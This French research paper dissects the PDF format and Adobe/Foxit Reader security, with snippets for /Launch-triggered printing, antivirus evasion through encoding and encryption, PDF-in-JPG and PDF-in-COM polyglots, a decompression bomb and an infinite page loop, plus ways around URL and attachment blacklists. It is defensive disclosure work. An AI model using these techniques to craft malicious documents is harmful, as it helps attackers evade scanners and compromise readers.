Origami malicieux en PDF

Frédéric Raynal[1,2], Guillaume Delugré[1] et Damien Aumaitre[1]

[1] SOGETI / ESEC R&D
[2] MISC Magazine

Résumé Les gens ont maintenant bien intégré les risques liés aux documents MS Office, qu'ils viennent des macros ou des failles associées. Par opposition, les documents PDF semblent bien plus sûrs et fiables. Ce (faux) sentiment de sécurité provient essentiellement de ce que les documents PDF apparaissent statiques. Cela est également dû, sans doute, à l'utilisation massive d'Acrobat Reader, au détriment de logiciels permettant la manipulation des fichiers PDF. En conséquence, les fichiers PDF sont perçus comme des images plutôt que comme des documents actifs. Et comme chacun le sait, une image n'est pas dangereuse, donc un PDF non plus.

Dans cet article, nous présentons le langage PDF et son modèle de sécurité, puis le logiciel leader sur ce secteur, Acrobat Reader. Nous montrons ensuite comment utiliser malicieusement ce format.

1 Introduction

Sensibilisation accrue des utilisateurs aux macros suite à de nombreuses attaques virales, failles critiques répétées dans tous les logiciels de la suite bureautique : les gens sont devenus naturellement méfiants à l'égard des documents MS Office.

Inversement, les fichiers PDF sont considérés comme fiables et sûrs. En effet, « ils ne contiennent pas de macros », « ils ne se connectent pas au net », et « les documents sont totalement statiques » : aucun risque !

Et si ce n'était pas tout à fait exact ?

Sans transition, qu'est-ce qu'un origami ? Ce terme vient du japonais et désigne l'art du pliage (*oru*) de papier (*kami*). Il s'agit de créer une forme à partir d'une feuille de papier à l'aide de pliages, et de préférence sans utiliser de collage ou de découpages. Les origamis s'appuient sur un petit nombre de pliages différents, mais il est aisé de les combiner pour obtenir une grande variété de formes.

Il en est de même avec les PDF. Quand on regarde la manière dont les *readers* gèrent le format, et les fonctionnalités intrinsèques du langage, un nouvel horizon apparaît : utiliser le PDF contre le PDF. Si une telle démarche est plus longue et fastidieuse que de trouver un *0-day*, ces derniers sont corrigés bien plus rapidement. Inversement, les attaques sur le *design* assurent une grande pérennité, et parfois elles ne peuvent même pas être corrigées[3].

[3] À cet égard, l'attaque à l'encontre de DNS de l'été 2008 est caractéristique.




Fig. 1. Un X-Wing en origami

Historiquement, il est intéressant de constater que ce format se propage de plus en plus, porté essentiellement par Adobe. Les logiciels autour du PDF ont souvent été scrutés à la recherche de failles, mais la première étude sur les risques du format / langage date de 2008 [1,2]. Les auteurs y proposent tout d'abord un simple phishing par l'envoi d'un email reproduisant le portail d'une banque, ensuite une attaque ciblée en 2 étapes à l'aide d'un code k-aire. Peu après que ces résultats furent publiés, nous entamions nos propres recherches sur ce thème. Notre approche en est différente en ce que nous avons étudié la norme en nous posant 5 questions, dans la logique d'un attaquant :

- Comment dissimuler une attaque menée via du PDF ?
- Comment générer un déni de service à partir de PDF ?
- Comment mettre en place un canal de communication entre une cible et un attaquant à base de PDF ?
- Comment lire/écrire sur la cible à l'aide de PDF ?
- Comment exécuter du code arbitraire sur la cible grâce au PDF ?

Avec cette logique, nous sommes parvenus à proposer deux scénarii opérationnels construits autour du format / langage PDF, ce qui a donné lieu à une publication fin 2008 [3].

Nous avons depuis poursuivi ces travaux. Tout d'abord, nous avons modifié les cinq questions précédentes, qui ont guidé nos réflexions, qui n'étaient initialement pas tout à fait celles-ci. Nous avons également pris en compte les évolutions de la norme, publiées en novembre 2008 [4,5] Ensuite, alors que nous avions tenté de raisonner sans tenir compte du lecteur utilisé pour visualiser le fichier PDF, nous avons cherché cette fois à pénétrer dans l'univers du *leader*, à savoir Adobe avec son produit phare, le *Reader*. Nous avons également distingué l'environnement de visualisation, pour examiner les changements de comportements lorsqu'un fichier PDF est visualisé dans

le *plug-in* d'un navigateur web. En effet, nous voulons cette fois présenter des attaques qui s'appuient sur le PDF, mais qui ne sont pas forcément limitées à cela. C'est pourquoi nous avons voulu comprendre « l'environnement autour du PDF », afin de rendre nos actions le plus simple et efficace possible.

Cet article se veut la somme de tous ces travaux. Certains résultats, bien que présentés par ailleurs, se retrouvent ainsi dans ces pages. S'ils ont déjà été présenté sur des transparents, tous les détails sont cette fois intégralement disponibles.

Pour vous guider dans l'univers du PDF, nous commençons donc par présenter les notions centrales, aussi bien le format du fichier que la nature des éléments qui le composent (les objets). Dans une deuxième partie, nous abordons la gestion de la sécurité du point de vue des lecteurs de fichiers PDF. Ensuite, nous plongeons dans la norme en examinant les capacités du langage du point de vue d'un attaquant. Mais le format n'est rien sans les outils pour traiter les fichiers : la section suivante est consacrée au monde d'Adobe (enfin, une minuscule partie), et en particulier son logiciel Reader. Enfin, nous présentons deux scénarii offensifs s'appuyant sur l'utilisation de ce format[4].

2 Survol du PDF

La première version de la norme décrivant le format PDF remonte à 1991. Depuis, tous les 2-3 ans, la norme s'enrichit de fonctionnalités, dont on se demande parfois si elles sont réellement utiles. À ce titre, l'ajout d'un interpréteur JavaScript (1999), d'un moteur 3D (2005) ou le support de Flash (2007) laissent perplexe quand on les envisage en considérant la sécurité.

2.1 Structure d'un fichier PDF

Un fichier PDF est découpé en 4 sections (cf. fig. 2) :

- *l'entête* indique la version de la norme sur laquelle ce fichier s'appuie ;
- une collection d'*objets* constitue le *corps* du fichier chaque objet décrivant une police de caractères, du texte ou encore une image ;
- la *table de références* permet au logiciel en charge d'afficher le fichier de retrouver rapidement les objets nécessaires au traitement ;
- enfin, le *trailer* contient les adresses dans le fichier des éléments importants pour la lecture, comme celle du *catalogue* indiquée par l'entrée `Root`[5].

[4] Adobe vient de sortir (mars 2009) une nouvelle version de son lecteur, la 9.1, qui corrige le bug sur lequel nous appuyons nos scénarii : ils ne fonctionnent donc plus avec cette dernière version du Reader, mais pas de souci avec les précédentes.


[5] Comme tout en PDF, le catalogue est lui-même un objet, de type dictionnaire.

Fig. 2. Structure générale d'un fichier PDF

2.2 Penser en PDF

Pour penser en PDF, il faut distinguer plusieurs éléments :
- les objets constituent les éléments majoritaires d'un fichier PDF ;
- la structure du fichier s'occupe de la manière dont les objets sont sauvegardés, que ce soit dans l'espace (cf. partie précédente sur l'organisation d'un fichier) ou dans l'état (gestion du chiffrement ou de la signature du fichier par exemple) ;
- la structure du document, quant à elle, prend en charge l'organisation logique des objets pour l'affichage (ex. : le découpage en pages, chapitres, annotations, etc.) ;
- les *content streams* sont des objets particuliers décrivant l'apparence d'une page ou plus généralement d'une entité graphique.

En conséquence, on distingue deux vues d'un fichier PDF (cf. figure 3) :
- la vue physique, avec la succession d'objets, qui correspond au fichier stocké sur un support ;
- la vue logique, avec des références d'un objet vers d'autres, qui correspond à la sémantique du fichier.



(a) Vue physique (b) Vue logique

Fig. 3. Organisation des objets en PDF

Quel que soit l'élément auquel on fait référence, il est toujours décrit comme un objet. En outre, un objet étant décrit par un numéro unique dans le fichier, il est possible d'utiliser des références indirectes entre objets.

2.3 Au cœur du PDF : les objets

Les *objets* sont les entités qui définissent tout en PDF, que ce soit le texte ou les images, leur agencement, des actions : ils constituent le cœur du PDF. Leur structure (cf. fig. 4) est identique pour tous les objets, indépendamment de ce qu'ils représentent :

- il débute toujours par un numéro de référence et un numéro de génération ;
- la définition de l'objet est entourée par `obj << ... >> endobj`
- les mots clés utilisés pour décrire l'objet dépendent de sa nature ;

– ces mots clés peuvent utiliser des références pour pointer vers d'autres objets (ex. : une police de caractères est définie une fois, puis tous les éléments qui l'emploient passent ensuite par sa référence).




Fig. 4. Les *objets* PDF

Il existe plusieurs types élémentaires, comme les entiers et réels ou les booléens, les tableaux, les dictionnaires (tableaux associatifs). L'objet le plus particulier est appelé *stream* (cf. fig. 5) : il s'agit d'un dictionnaire et de données brutes devant être traitées avant d'obtenir leur forme finale.

On retrouve souvent les mêmes mots clé pour définir un *stream* :

– `Subtype` précise le type de *stream* ;
– `Filter` indique les transformation à appliquer aux données, comme de la décompression, le traitement du typage, etc. À noter que ces opérations peuvent être chaînées ;
– `DecodeParms` contient les paramètres supplémentaires nécessaires pour le filtre.

3 Modèle de sécurité de PDF

Adobe a introduit au fur et à mesure dans sa norme des éléments dynamiques, de façon à donner de l'interactivité aux documents. Ainsi sont apparus des fonctionnalités réellement dangereuses, à citer en particulier le JavaScript ainsi que les actions PDF. Reader propose ou impose des paramètres de configuration destinés à restreindre leurs fonctions. Néanmoins on constatera que la plupart de ces restrictions se fondent sur un modèle à liste noire : tout ce qui n'est pas interdit est autorisé, ce qui en termes de sécurité est toujours source de problèmes.




Fig. 5. Les *streams* en PDF

À cet égard, nous allons voir quels sont les paramètres de sécurité mis à disposition par les lecteurs[6], et décrire la notion de confiance envers un document sur laquelle se fonde la sécurité.

3.1 Les fonctionnalités de base

Les actions PDF

L'interactivité d'un document avec l'utilisateur passe principalement par le biais des *actions*. Une action est un objet PDF permettant d'activer un contenu dynamique.

Il existe un nombre limité d'actions :

- `Goto*` pour se déplacer dans la vue du document, ou se rendre sur une page d'un autre document ;
- `Submit` pour envoyer un formulaire à un serveur HTTP ;
- `Launch` pour lancer une application sur le système ;
- `URI` pour se connecter à une URI via le navigateur du système ;
- `Sound` pour jouer un son ;
- `Movie` pour de lire une vidéo ;
- `Hide` pour cacher ou afficher des annotations sur le document ;

[6] Reader et Foxit, les autres lecteurs (Preview sous Mac, et ceux construits sur poppler comme xpdf) n'implémentant pas de fonctionnalités à risque, à savoir principalement le JavaScript, les pièces jointes et les formulaires.

- `Named` pour lancer une action prédéfinie (impression, page suivante...) ;
- `Set-OCG-Stage` pour gérer l'affichage de contenu optionnel ;
- `Rendition` pour gérer la lecture de contenu multimedia ;
- `Transition` pour gérer l'affichage entre les actions ;
- `Go-To-3D` pour afficher du contenu 3D ;
- `JavaScript` pour lancer un script JavaScript ;

Les actions sont déclenchées par des évènements. Tandis que certains évènements sont réalisés sciemment par l'utilisateur (clic de souris, déplacement de la souris dans une zone du document...), d'autres sont liés à des interventions indirectes. Par exemple un script JavaScript peut être exécuté lors de l'ouverture du document, ou de l'ouverture d'une page particulière du document.

Naturellement bien qu'une action puisse être activée de façon involontaire, la plupart entraînent l'apparition d'une fenêtre d'avertissement. Néanmoins la majorité de ces avertissements sont configurables dans le profil de sécurité de l'utilisateur.

Ainsi, le code suivant lance l'impression d'un document : la seule contrainte est de connaître le chemin du fichier à imprimer (ici `secret.pdf`). Un attaquant pourrait dès lors envoyer un PDF malicieux contenant de nombreuses commandes similaires, seules celles avec un chemin valide déclencheront l'impression.

```
/OpenAction <<
    /S /Launch
    /Win << /O (print) /F (C:\\secret.pdf) >>
>>
```

On constate en figure 6(a) que le message d'alerte ne signale pas une impression, mais le lancement d'Acrobat Reader... ce qui peut sembler normal pour un utilisateur moyen dans la mesure où il visualise déjà un document PDF : il validera sans se poser plus de question, mais le document sera parti à l'impression à son insu.


Si, à la place de `secret.pdf`, l'attaquant demande l'impression de `secret.doc`, une nouvelle alerte est levée, signalant le lancement de Wordpad (voir fig. 6(b), ce qui est somme toute plus suspect. Dans ce cas, Wordpad n'est lancé que brièvement, ce que l'utilisateur peut voir, juste le temps de déclencher l'impression.

Signalons enfin que ces actions ne sont disponibles que sous MS Windows.


JavaScript

Adobe Reader utilise un moteur *SpiderMonkey* modifié[7] pour exécuter les scripts. Il existe deux contextes d'exécution différents : *privilégié* et *non-privilégié*.

[7] Le site d'Adobe annonce que les modifications, conformément à la licence de SpiderMonkey, seront rendues publiques... et ce depuis 3 ans !!!



(a) Avertissement à l'impression d'un fichier PDF



(b) Avertissement à l'impression d'un fichier MS Word

Fig. 6. Utilisation de `/Launch` pour imprimer

Le mode non-privilégié est le mode par défaut pour tout script embarqué au sein d'un document. Le script n'a alors accès qu'à des fonctions permettant de modifier le rendu du document, ou de mettre à jour les données des champs d'un formulaire. Le mode privilégié donne accès à beaucoup plus de fonctions potentiellement dangereuses comme l'envoi de requêtes HTTP personnalisées, la sauvegarde de documents...

Il existe plusieurs méthodes pour exécuter un script :

- il se trouve dans le répertoire de configuration de Reader : il est alors exécuté à chaque lancement de Reader et dispose des droits privilégiés ;
- il est embarqué dans le document PDF : son exécution est en mode non privilégié, sauf si le document est considéré comme étant de confiance (voir section 5.3).

3.2 Paramètres de sécurité

Les paramètres de sécurité sous Adobe Reader sont stockés en partie dans des fichiers accessibles en écriture par l'utilisateur. En d'autres termes, chaque utilisateur

est responsable de la sécurité de son propre compte. La configuration de sécurité peut donc être altérée avec de simples droits utilisateur. Dans le tableau 1, nous indiquons les emplacements de ces différents éléments.

Tab. 1. Emplacement des éléments de configuration selon les systèmes d'exploitation

Système	Emplacement

Windows XP	`HKCU\Software\Adobe\Acrobat Reader`
	`HKLM\SOFTWARE\Policies\Adobe\Acrobat Reader\9.0\FeatureLockDown`
	`%APPDATA%\Adobe\Acrobat`

Linux	`<install path>/Adobe/Reader8/Reader/` `~/.adobe/Acrobat/`
Mac OS X	`/Applications/Adobe Reader 9/Adobe Reader.app` `~/Library/Preferences/com.adobe.*`

Dans la suite de cette section, nous présentons les fonctionnalités les plus critiques vis-à-vis de la sécurité. On les retrouve dans la configuration. Par défaut, cette configuration est modifiable par l'utilisateur lui-même. Or, comme nous le verrons, cela peut induire de sérieuses brèches. Toutefois, un fichier PDF ne peut de lui-même sans certains privilèges modifier cette configuration. Il semblerait néanmoins raisonnable de protéger cette configuration par un moyen tiers (par exemple, un système de contrôle d'accès).

Filtrage des pièces jointes

Les documents PDF ont la possibilité d'embarquer des pièces jointes (aussi appelées attachements ou fichiers embarqués). Le contenu de la pièce jointe est placé dans un *stream* à l'intérieur du document. Il peut être extrait et sauvegardé sur le disque de l'utilisateur, prévenu par une *message box* (cf. fig. 7). Nous verrons également qu'une pièce jointe peut aussi être exécutée sur le système.

Adobe a donc décidé de mettre en place une procédure de filtrage de ces fichiers embarqués. Pour cela, une liste noire d'extensions de noms de fichier est inscrite en dur dans la configuration système de Reader. Toute pièce jointe dont l'extension se termine par `exe, com, pif`... et une vingtaine d'autres sera considérée comme étant à risque et Reader refusera de l'exporter sur le disque. Les extensions en liste blanche[8] seront exécutées sans intervention de l'utilisateur. Les extensions inconnues afficheront une boîte de dialogue pour demander confirmation. Ce modèle de sécurité souffre de deux problèmes.

[8] Par défaut seulement `pdf, fdf`.

D'une part l'extension du nom de fichier ne reflète en rien la véritable nature du contenu. Sur un système de type Unix, ce type de protection ne sert fondamentalement à rien.

D'autre part ce modèle de liste noire est limité dans la mesure où les listes ne sont que très rarement exhaustives[9]. Il suffit alors de trouver une extension qui a été oubliée, puis de la passer en liste blanche pour que toutes les pièces jointes utilisant cette extension soient exécutées silencieusement à l'insu du l'utilisateur ! À titre d'exemple, jusqu'à la version 8 de Reader, l'extension `jar` n'était pas *blacklistée*.

Foxit Reader reprend exactement le même modèle à liste noire en ce qui concerne la politique de sécurité des pièces jointes, et souffre donc ainsi des mêmes lacunes.




Fig. 7. Avertissement lors de l'extraction d'une pièce jointe

Filtrage des connexions réseau

De même que Reader tente de jouer le rôle d'antivirus en filtrant les fichiers embarqués, il joue aussi le rôle de pare-feu en filtrant les connexions réseau établies depuis un document. Il existe principalement deux façons de se connecter à partir d'un PDF :

- depuis le Reader, en envoyant les données d'un formulaire à un serveur HTTP ;
- en lançant le navigateur du système avec l'action `URI` ou la méthode JavaScript `app.launchURL`.

Le filtrage des connexions est là encore effectué via un modèle de listes blanche/noire sous Reader avec une *message box* (cf. fig. 8). Si un site ne se trouve dans aucune liste,

[9] Sans compter qu'elles sont figées dans le temps, et ne prennent donc pas en compte les évolutions des systèmes, comme par exemple l'apparition de scripts python, ruby, php, etc.

une boîte de dialogue apparaît pour demander la confirmation de l'utilisateur. Cependant il n'y a pas de résolution de noms, ni de canonisation des adresses effectué avant la comparaison. On peut donc interdire l'accès à `http ://88.191.33.37` tout en pouvant se connecter à `http ://seclabs.org` ou bien `http ://1488920869 :80/`.

De plus le filtrage est aussi effectué sur le schéma (`http, ftp`...) utilisé dans l'URL, schéma qui est prioritaire sur le filtrage des noms d'hôtes. Ce processus est configurable dans la base de registre, mais n'apparaît pas dans l'interface graphique de l'utilisateur. Par exemple, il est possible de mettre en liste blanche le schéma `http` et toutes les connexions vers tous les serveurs HTTP seront automatiquement effectuées sans alerte, que l'adresse du serveur soit en liste noire ou non.

Sous Foxit, la situation est déplorable : toutes les connexions sont immédiatement effectuées sans aucune alerte, ni intervention de l'utilisateur.




Fig. 8. Avertissement lors d'une connexion à une URL

4 Pensées malicieuses en PDF

Après nous être intéressés au contexte d'interprétation des fichiers PDF, cette partie porte sur le langage lui-même, avec un regard malicieux : quelles sont les perspectives pertinentes du point de vue d'un attaquant ? Nous les avons regroupées en cinq catégories : les méthodes d'évasion pour échapper à la détection, les dénis de service, les entrées/sorties, la capacité d'ajouter des fichiers sur le système cible, ou encore d'exécution.

4.1 Techniques d'évasion

Chiffrement

Technique la plus simple pour empêcher l'accès au fichier : le chiffrer. La norme PDF propose du chiffrement en RC4 ou en AES. Il faut toutefois noter qu'il ne s'agit pas d'un chiffrement complet du fichier, mais seulement des objets de type `String` et des données des `Streams`. Les autres objets, étant considérés comme appartenant à la structure du fichier, ne sont pas chiffrés. Quand un document chiffré est ouvert, une fenêtre demande à l'utilisateur de saisir un mot de passe pour accéder au contenu en clair. Si le mot de passe est vide, le document est déchiffré à la volée sans intervention de l'utilisateur. La technique du mot de passe vide ne fonctionne plus avec le nouveau mode de chiffrement AES256 proposé dans la dernière évolution de la norme (cf. section 5.4). Néanmoins, les modes antérieurs étant toujours disponibles dans les viewers, ça ne change pas grand chose.

Les outils de scan (comme les anti-virus) n'ayant pas connaissance du mot de passe ne pourront pas analyser le contenu du fichier, comme les JavaScript ou les fichiers embarqués.

Polymorphisme

La norme PDF permet de nombreuses mutations, tant syntaxiquement que sémantiquement.

Au niveau des types, les chaînes de caractères supportent l'ASCII standard, mais aussi la représentation octale : `\041 == \41 == !`. De plus, alors que les chaîne ASCII sont représentées entre parenthèses, la représentation hexadécimale est également supportée entre `<>`.

Les noms des objets (qui commencent toujours par le caractère /) sont également variables à partir de la version 1.2 de la norme : un caractère peut se voir remplacer par sa représentation hexadécimale. Ainsi, les noms `/AB, /#41B, /A#42` et `/#41#42` sont totalement équivalents.

Toujours à propos des objets, la plupart sont en fait des dictionnaires faisant référence à d'autres objets. Il est en conséquence difficile d'avoir une vue précise d'un objet. De plus, il est possible de dissimuler des objets dans des flux compressés, flux qui eux-mêmes peuvent subir une cascade de transformations.

Enfin, au niveau des fichiers PDF, un même fichier peut être composé de différents fichiers physiques, faisant référence les uns aux autres (un fichier qui pointe à l'extérieur vers de nombreux autres). À l'inverse, il est également possible d'embarquer des fichiers PDF (ou autres) dans un fichier PDF (un fichier qui pointe à l'intérieur vers de nombreux autres).

On le constate, la norme offre au niveau syntaxique une grande variété. Grâce à cela, il est vraiment très facile de tromper les anti-virus ne fonctionnant que sur des signatures.

Mais pire, la sémantique intervient également car certaines actions critiques disposent de synonymes. Par exemple, quand on cherche à déclencher une action à l'ouverture du fichier, on peut :

- utiliser le mot clé `OpenAction` situé dans le `Catalog` ;
- enregistrer une action additionnelle `AA` sur la première page du document ;
- enregistrer une action additionnelle `AA` à la page n du document et déclarer que cette page n doit être la première à être affichée ;
- déclarer un *Requirement Handlers* `RH`, test en JavaScript effectué à l'ouverture du document.

Dissimuler l'apparence des fichiers

Une technique habituelle pour dissimuler des données est de les faire ressembler à « autre chose ». Il s'agit de créer une dissymétrie entre le logiciel qui scannera le fichier à la recherche d'une faille ou d'un shellcode par exemple, et le logiciel final qui traitera réellement le fichier.

Le format PDF est assez clairement défini. Toutefois, les lecteurs sont de plus en plus évolués et disposent de mécanismes pour reconstruire les fichier endommagés (en particulier au niveau de la table des références). En conséquence, on construit un fichier PDF en le dissimulant dans un autre format, mais il sera quand même correctement lu par le lecteur.

Par exemple, la conversion d'un PDF en JPG est assez simple. Le format JPG commence par un marqueur appelé *Start Of Image* (SOI), ayant pour valeur `0xFF 0xDE`. Ensuite, une image JPG est constituée de sections, chaque section débutant par `0xFF 0x??` où le `0x??` indique le type de la section, suivi de sa taille sur 2 octets (en rouge sur la figure 9). Or il existe une section dédiée aux commentaires dans ce format (`0xFF 0xFE`) : on insère l'intégralité du fichier PDF dans cette section, puis on laisse le reste de l'image inchangé.

Lorsque ce fichier est reçu sur le système cible, il est vu comme une image JPG[10] :

```
>> file 01-out.jpg
01-out.jpg: JPEG image data, JFIF standard 1.02, comment: "%PDF-1.0\
    textbackslash{}015"
```

[10] On constate que la commande Unix `file` dans sa version 4.26 affiche également la présence du commentaire, qui est bien l'en-tête d'un fichier PDF.

Fig. 9. Insertion d'un PDF dans un JPG


Dès lors, quand le système ouvre le fichier, d'après son type, il utilisera un *viewer* d'images. En revanche, quand on l'ouvre avec Adobe Reader, on verra le contenu PDF (cf. figure 10).

Sur le même principe, on convertit un PDF en fichier exécutable COM. Ce format binaire 16 bits ne contient pas d'en-tête. On place un saut inconditionnel dès le début du fichier puis on insère immédiatement après le fichier PDF. Ainsi, le fichier est à la fois un binaire, et un PDF :

```
.model tiny
.code
        .startup
jmp start
pdffile db "\%PDF-1.1", 13, 10, ...
start: <instructions>
...
end
```

Listing 1.1. Fichier COM embarquant un PDF

Ces manipulations montrent qu'il est assez simple de dissimuler un fichier PDF. En effet, les lecteurs PDF sont très permissifs vis-à-vis de la norme, et font tout leur possible pour lire le fichier qui leur est soumis en tentant de reconstruire le fichier.



(a) Vue JPG (b) Vue PDF

Fig. 10. Même fichier vu différemment selon le lecteur employé

4.2 Dénis de service

Bombe PDF

Le format PDF permet d'embarquer des flux de données (*stream*) et de les manipuler, en particulier les chiffrer ou les compresser. Dès qu'un format supporte la compression, un déni de service évident consiste à compresser une énorme chaîne de caractères composée d'un même et unique caractère. Ainsi, tant qu'elle est compressée, la chaîne occupe un espace minimal. En revanche, dès que le logiciel tente de la traiter, il sature sa propre mémoire.

```
4 0 obj
<<
    /Filter /FlateDecode
    /Length 486003
>>
stream
\ldots
endstream
endobj
```

Les résultats de cette bombe varient selon les logiciels et les systèmes d'exploitation :

- sous Windows, Foxit plante, et Adobe Reader provoque un fort ralentissement de tout le système ;
- sous Linux, xpdf se plaint d'une chaîne trop longue mais ne plante pas ;
- sous Mac OS X, la mémoire est saturée, ralentissant tout le système. À noter que même le finder est saturé quand il présente le fichier.

Rubans de Moebius

Le langage PDF dispose d'un ensemble d'actions destinées à changer la vue d'un document, c'est-à-dire de passer d'une page à une autre, voire d'un document à un autre.

À l'aide de ces actions, la construction d'une boucle infinie dans un PDF est immédiate. De plus, comme on l'a mentionné, le langage PDF offre des possibilités intéressantes en terme de polymorphisme sémantique.

Le code ci-après réalise cette boucle infinie à l'aide d'une action de type `Named` :

```
/AA <<                % Page's object Additional Action
    /O <<             % When the page is Open
        /S /Named     % Perform an action of type Named
        /N /NextPage % Action's Name is NextPage
    >>
>>
```

